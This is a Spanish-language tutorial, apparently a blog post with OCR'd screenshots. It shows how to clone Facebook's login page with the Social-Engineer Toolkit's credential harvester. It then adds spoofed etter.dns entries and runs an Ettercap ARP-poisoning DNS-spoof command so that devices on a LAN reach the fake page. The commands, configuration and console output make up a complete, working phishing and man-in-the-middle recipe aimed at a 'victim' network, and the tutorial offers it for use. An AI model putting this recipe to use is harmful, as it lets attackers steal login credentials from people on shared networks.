
Terminal Shell Edición Visualización Ventana Ayuda
bash
bash
.M"""bgd `7MM"""YMM MMP""MM""YMM
,MI "Y MM `7 P' MM `7
`MMb. MM d MM
`YMMNq. MMmmMM MM
. `MM MM Y , MM
Mb dM MM ,M MM
P"Ybmmd" .JMMmmmmMMM .JMML.
[---] The Social-Engineer Toolkit (SET) [---]
[---] Created by: David Kennedy (ReL1K) [---]
[---] Version: 5.4.8 [---]
[---] Codename: 'Walkers' [---]
[---] Follow us on Twitter: @TrustedSec [---]
[---] Follow me on Twitter: @HackingDave [---]
[---] Homepage: https://www.trustedsec.com [---]
Welcome to the Social-Engineer Toolkit (SET).
The one stop shop for all of your SE needs.
Join us on irc.freenode.net in channel #setoolkit
The Social-Engineer Toolkit is a product of TrustedSec.
Visit: https://www.trustedsec.com
Select from the menu:
1) Social-Engineering Attacks
2) Fast-Track Penetration Testing
3) Third Party Modules
4) Update the Metasploit Framework
5) Update the Social-Engineer Toolkit
6) Update SET configuration
7) Help, Credits, and About
99) Exit the Social-Engineer Toolkit
set>

# Que es SET?


SET es una completísima suite dedicada a la ingeniería social , que nos permite automatizar tareas que van desde el de envío de SMS (mensajes de texto) falsos, con los que podemos suplantar el numero telefónico que envía el mensaje, a clonar cualquier pagina web y poner en marcha un servidor para hacer phishing en cuestión de segundos.

SET integra muchas de las funciones de Metasploit, es más, muchas de las funciones de SET las saca de Metasploit, por tanto no se concibe SET sin previamente tener instalado Metasploit. Quizás lo que mas nos ha llamado la atención de SET es su eficacia y agilidad a la hora de implementar su gran variedad de ataques…


SET esta disponible en el BackTrack Linux y Kali Linux o puedes instalarlo desde su repositorio en git.

SET is included in the latest version of the most popular Linux distribution focused on
downloaded through github using the following command:

```
1 git clone https://github.com/trustedsec/social-engineer-toolkit/ set/
```

***"git clone https://github.com/trustedsec/social-engineer-toolkit/ set/"***

# Ettercap




Ettercap es un interceptor/sniffer/registrador para LANs con switch.
Soporta direcciones activas y pasivas de varios protocolos (incluso aquellos cifrados, como SSH y HTTPS).
También hace posible la inyección de datos en una conexión establecida y filtrado al vuelo aun manteniendo
la conexión sincronizada gracias a su poder para establecer un Ataque Man-in-the-middle(Spoofing).
Muchos modos de sniffing fueron implementados para darnos un conjunto de herramientas poderoso
y completo de sniffing.
La instalacion dependen de tu SO , en este caso lo instale en mi MackbooPro (previamente le había hecho el HomeBrew)

```
[ Makuaz@mbp-de-juan /Volumes/Datos/Sitios ]
[ 05:51:33 ] > brew install Ettercap
```


**Requisitos:**
Unos tabacos
Un Coca Cola

Estar conectado a la red de la vicitma (Wardriving)

Terminal

Una vez que estamos ya conectados a la red de nuestro target o víctima ejecutamos set (comando para OSX) ,

posicionados en la carpeta de instalación de SET .





Comando :

**[ Makuaz@mbp-de-juan /opt/set ][ 05:41:14 ] > sudo ./setoolkit**

Y obtendremos una pantalla como esta :



Escogemos la opción 1

Y se nos lanza esta pantalla :




Ahora escogemos la opción 2 :

Ahora se muestra en pantalla la siguiente información con opciones :




Ahora escogemos la opción 3 :

Y de nuevo se despliegan otras opciones , en este caso escogemos la opción 2 y vamos seteando los datos que nos solicita .

```
set:webattack>3

 The first method will allow SET to import a list of pre-defined web
 applications that it can utilize within the attack.

 The second method will completely clone a website of your choosing
 and allow you to utilize the attack vectors within the completely
 same web application you were attempting to clone.

 The third method allows you to import your own website, note that you
 should only have an index.html when using the import website
 functionality.

   1) Web Templates
   2) Site Cloner
   3) Custom Import

  99) Return to Webattack Menu

set:webattack>
```

Como dije anteriormente Seteamos la información solicitada

set:webattack> IP address for the POST back in Harvester/Tabnabbing:

Recomiendo tu ip local

Enter the url to clone: Aqui la URL : http://www.facebook.com

Finalmente obtendras una pantalla similar a esta :

```
set:webattack>2
[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a rep
[-] This option is used for what IP the server will POST to.
[-] If you're using an external IP, use your external IP for this
set:webattack> IP address for the POST back in Harvester/Tabnabbing:192.168.1.124
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:http://www.facebook.com

[*] Cloning the website: https://login.facebook.com/login.php
[*] This could take a little bit...

The best way to use this attack is if username and password form
fields are available. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
127.0.0.1 - - [14/Mar/2014 18:38:09] "GET / HTTP/1.1" 200 -
```

Ahora revisas tu localhost y deberías de ver algo así :


Ahora vamos con Ettercap

Suponiendo que ya lo tienes instalado vamos a configurarlo :

La ruta de instalación depende de tu SO , en mi mac es la siguiente :

/usr/local/etc/ettercap

```
[ Makuaz@mbp-de-juan /usr/local/etc/ettercap ]
[ 06:43:55 ] > ls -la
total 40
drwxr-xr-x  5 Makuaz  admin   170 Mar 14 14:46 .
drwxr-xr-x  6 Makuaz  admin   204 Mar 14 14:46 ..
-rw-r--r--  1 Makuaz  admin  8505 Mar 14 16:30 etter.conf
-rw-r--r--  1 Makuaz  admin  3597 Mar 14 17:24 etter.dns
-rw-r--r--  1 Makuaz  admin  1653 Mar 26  2013 etter.nbns
[ Makuaz@mbp-de-juan /usr/local/etc/ettercap ]
[ 06:43:57 ] > _
```

Ahora modificaremos el archivo etter.dns con NANO y agregamos estas lineas :

www.facebook.com A 192.168.1.124 — Esta ip es de mi mac donde esta corriendo SET

www.facebook.es A 192.168.1.124 —– Esta ip es de mi mac donde esta corriendo SET

```
##################################
# microsoft sucks ;)
# redirect it to www.linux.org
#

microsoft.com      A   198.182.196.56
*.microsoft.com    A   198.182.196.56
www.microsoft.com  PTR 198.182.196.56     # Wildcards in PTR are not allowed

##############################################
# no one out there can have our domains...
#

www.alor.org  A 127.0.0.1
www.naga.org  A 127.0.0.1
www.facebook.com A 192.168.1.124
www.facebook.es A 192.168.1.124_
##############################################
```

Salvamos el archivo y ahora corremos el siguiente comando :

```
sudo ettercap -Tq -i en1 -P dns_spoof -M arp // //
```

Donde en1 es mi tarjeta de red , la tuya puede ser wlan0 , eth0 … ectc

```
[ Makuaz@mbp-de-juan / ]
[ 06:46:57 ] > sudo ettercap -Tq -i en1 -P dns_spoof -M arp // //_
```


Ahora veremos una pantalla similar a esta

```
Privileges dropped to UID 65534 GID 65534...

  31 plugins
  43 protocol dissectors
  59 ports monitored
16074 mac vendor fingerprint
1766 tcp OS fingerprint
2183 known services

Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
* |==================================================>| 100.00 %

4 hosts added to the hosts list...

ARP poisoning victims:

 GROUP 1 : ANY (all the hosts in the list)

 GROUP 2 : ANY (all the hosts in the list)
Starting Unified sniffing...


Text only Interface activated...
Hit 'h' for inline help

Activating dns_spoof plugin...
```


Ahora encenderé una maquina virtual con windows XP SP3 , la cual imaginemos que es una pc mas en la red (debe estar en modo Bridge).
Vemos como en la consola de ettercap aparace la maquina virtual :

```
DHCP: [08:00:27:1A:2F:0B] REQUEST 192.168.1.89
DHCP: [192.168.1.254] ACK : 192.168.1.89 255.255.255.0 GW 192.168.1.254 DNS 192.168.1.25
dns_spoof: [mpa.one.microsoft.com] spoofed to [198.182.196.56]
```

La cual Verificamos en la misma maquina con windows mediante el comando mundialmente famoso “ipconfig”




Ya en la maquina virtual abrimos Chrome , Firefox , o el navegador que tu uses y escribimos www.facebook.com .


ozilla Firefox
UnrealIRCd
Papelera de reciclaje
Adobe Reader XI
DAEMON Tools Lite
iTunes
Safari
TeamViewer 7
Tun
Manter
Estado de Conexión de área local
General
Soporte
Estado de la conexión
Tipo de dirección:
Asignada
Dirección IP:
19
Máscara de subred:
255
Puerta de enlace pred.:
192
Detalles...
Windows no detectó ningún problema con esta conexión. Si no se puede conectar, haga clic en Reparar.
- U C H I H A
DIVINE ILLUSION
Inicio
Estado de Conexión d...
Facebook - Google Chrome


Y abrimos www.facebook.com y nos legamos con datos falsos


Ahora vemos como ettercap toma la petición y hace referencia a mi MackbookPro

```
dns_spoof: [www.facebook.com] spoofed to [192.168.1.124]
```

Ahora revisamos el SET y vemos resultados!

```
192.168.1.89 - - [14/Mar/2014 19:45:23] "GET / HTTP/1.1" 200 -
```




Espero que te sirva y le des uso , recuerda comparte los contenidos para que mas gente aprenda y pueda protegerse.